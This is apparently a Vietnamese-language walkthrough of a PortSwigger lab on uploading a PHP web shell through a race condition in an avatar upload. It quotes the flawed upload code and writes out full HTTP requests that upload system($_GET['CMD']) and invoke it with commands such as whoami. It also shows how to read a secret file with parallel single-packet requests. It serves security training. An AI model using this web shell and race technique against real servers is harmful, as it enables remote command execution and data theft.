


Web shell upload via race condition

I. Information Gathering.

- Với thông tin mà bài cho thì khá chắc là ta sẽ cần phải tìm nơi mà cho phép ta tải file lên máy chủ.




- Đăng nhập vào với thông tin xác thực mà bài lab cho, ta thấy ngay nơi cho phép ta đăng ảnh đại diện lên, đây có thể là vị trí mà dính lỗ hổng.

My Account

Your username is: wiener

Email

Update email



Avatar:

No file chosen

Upload

- Thông qua việc tự thử đăng ảnh lên, ta biết được vị trí mà ảnh được tải lên.

Request
Pretty
Raw
Hex


1 POST /my-account/avatar HTTP/2
2 Host: 0aab00e704b2dc298032d0be001500f3.web-security-academy.net
3 Cookie: session=3d4kRulyU1GTEK3seZi2SVins0H0W5b
4 Content-Length: 503
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="0", "Chromium";v="141"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://0aab00e704b2dc298032d0be001500f3.web-security-academy.net
10 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarygPF5GQeur4gQ3Ll0
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(GHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0aab00e704b2dc298032d0be001500f3.web-security-academy.net/my-account?id=wiener
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9,vi;q=0.8,fr-FR;q=0.7,fr;q=0.6
21 Priority: u=0, i
22
23 -----WebKitFormBoundarygPF5GQeur4gQ3Ll0
24 Content-Disposition: form-data; name="avatar"; filename="Screenshot 2025-10-06
155351.png"
25 Content-Type: image/png
26
27 PNG
28 IHDrVEsRGB0iegAMAAQaa pHYsAAQc d1IDATHRci0OA0yysc0A600S\$ohp0BAD N'DA
oerD,006:18H068 0
29 -----WebKitFormBoundarygPF5GQeur4gQ3Ll0
30
31 Content-Disposition: form-data; name="user"

Response
Pretty
Raw
Hex
Render

1 HTTP/2 200 OK
2 Date: Sat, 25 Oct 2025 03:36:05 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 153
8
9 The file avatars/Screenshot 2025-10-06 155351.png has been uploaded.<p>

< Back to My Account

</p>



- Ta xét đoạn mã nguồn được cho ở phần gợi ý:

```
<?php
$target_dir = "avatars/";
$target_file = $target_dir . $_FILES["avatar"]["name"];

// temporary move
move_uploaded_file($_FILES["avatar"]["tmp_name"], $target_file);

if (checkViruses($target_file) && checkFileType($target_file)) {
    echo "The file ". htmlspecialchars( $target_file). " has been uploaded.";
} else {
    unlink($target_file);
    echo "Sorry, there was an error uploading your file.";
    http_response_code(403);
}

function checkViruses($fileName) {
    // checking for viruses
    ...
}
```

```
function checkFileType($fileName) {  
    $imageFileType = strtolower(pathinfo($fileName,PATHINFO_EXTENSION));  
    if($imageFileType != "jpg" && $imageFileType != "png") {  
        echo "Sorry, only JPG & PNG files are allowed\n";  
        return false;  
    } else {  
        return true;  
    }  
}  
?  
>
```

- Ở đây ta biết được 1 số thứ:

- Họ có kiểm tra file thông qua 2 hàm checkViruses và checkFileType.
- File có được tạm thời di chuyển sang 1 nơi nào đó để kiểm tra

⇒ Tức là file có thể tồn tại ở 1 máy nào đó thuộc nội bộ nơi cung cấp dịch vụ trang web trong 1 khoảng thời gian ngắn (ít nhất là cho đến khi hàm checkViruses chạy xong). Mà ta cũng biết được là trang web có dính lỗi hổng race condition.

⇒ Ta có thể thử gửi đồng thời yêu cầu đăng file ảnh lên nhưng thực chất là 1 file php và nhiều yêu cầu lấy file đó.

II. Exploitation.

- Ta thử bằng cách sử dụng kĩ thuật single-packet attack (vì trang sử dụng HTTP/2) để gửi đồng thời nhiều yêu cầu, ta setup như sau:

- Tại Repeter tạo 2 yêu cầu sau:

```

POST /my-account/avatar HTTP/2
Host: 0aab00e704b2dc298032d0be001900f3.web-security-academy.net
Cookie: session=3k4kEuLyUlGYKCJ5eZiRSVlns8HHOW5b
Content-Length: 438
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin: https://0aab00e704b2dc298032d0be001900f3.web-security-academy.net
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarygPF5GQeur4gQ3Ll0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0aab00e704b2dc298032d0be001900f3.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,vi;q=0.8,fr-FR;q=0.7,fr;q=0.6
Priority: u=0, i

-----WebKitFormBoundarygPF5GQeur4gQ3Ll0
Content-Disposition: form-data; name="avatar"; filename="test.php"
Content-Type: application/x-httpd-php

<?php echo system($_GET['CMD']); ?>
-----WebKitFormBoundarygPF5GQeur4gQ3Ll0
Content-Disposition: form-data; name="user"

wiener

```

Yêu cầu đăng file lên


```

GET /files/avatars/test.php?CMD=whoami HTTP/2
Host: 0aab00e704b2dc298032d0be001900f3.web-security-academy.net
Cookie: session=3k4kEuLyUlGYKCJ5eZiRSVlns0HHOW5b
Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0aab00e704b2dc298032d0be001900f3.web-security-academy.net/my-account/av
atar
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,vi;q=0.8,fr-FR;q=0.7,fr;q=0.6
Priority: u=0, i


```

Yêu cầu gọi file


- Sau đó ta gom nhóm 2 yêu cầu này lại và tại send chỉnh thành parallel.



- Ta có thể nhân bản yêu cầu lấy file lên nhiều lần để tăng khả năng khai thác thành công.




- Sau đó ta chỉ việc nhấn send, ta có thể thấy ngay là ta có thể hoàn toàn khai thác được lỗ hổng theo cách này.



- Yêu cầu của bài là đọc được file '/home/carlos/secret', vậy nên ta trực tiếp chèn câu lệnh đó vào để thử, tất nhiên là hoàn toàn đọc được (Nếu trả về 404 thì ta nên

thử lại nhiều lần).



- Như vậy ta chỉ cần lấy xâu có được trong file đó tại 'Submit Solution' để hoàn thành lab, chú ý là xâu có bị lặp lại, ta chỉ lấy 1 nửa của đầu ra.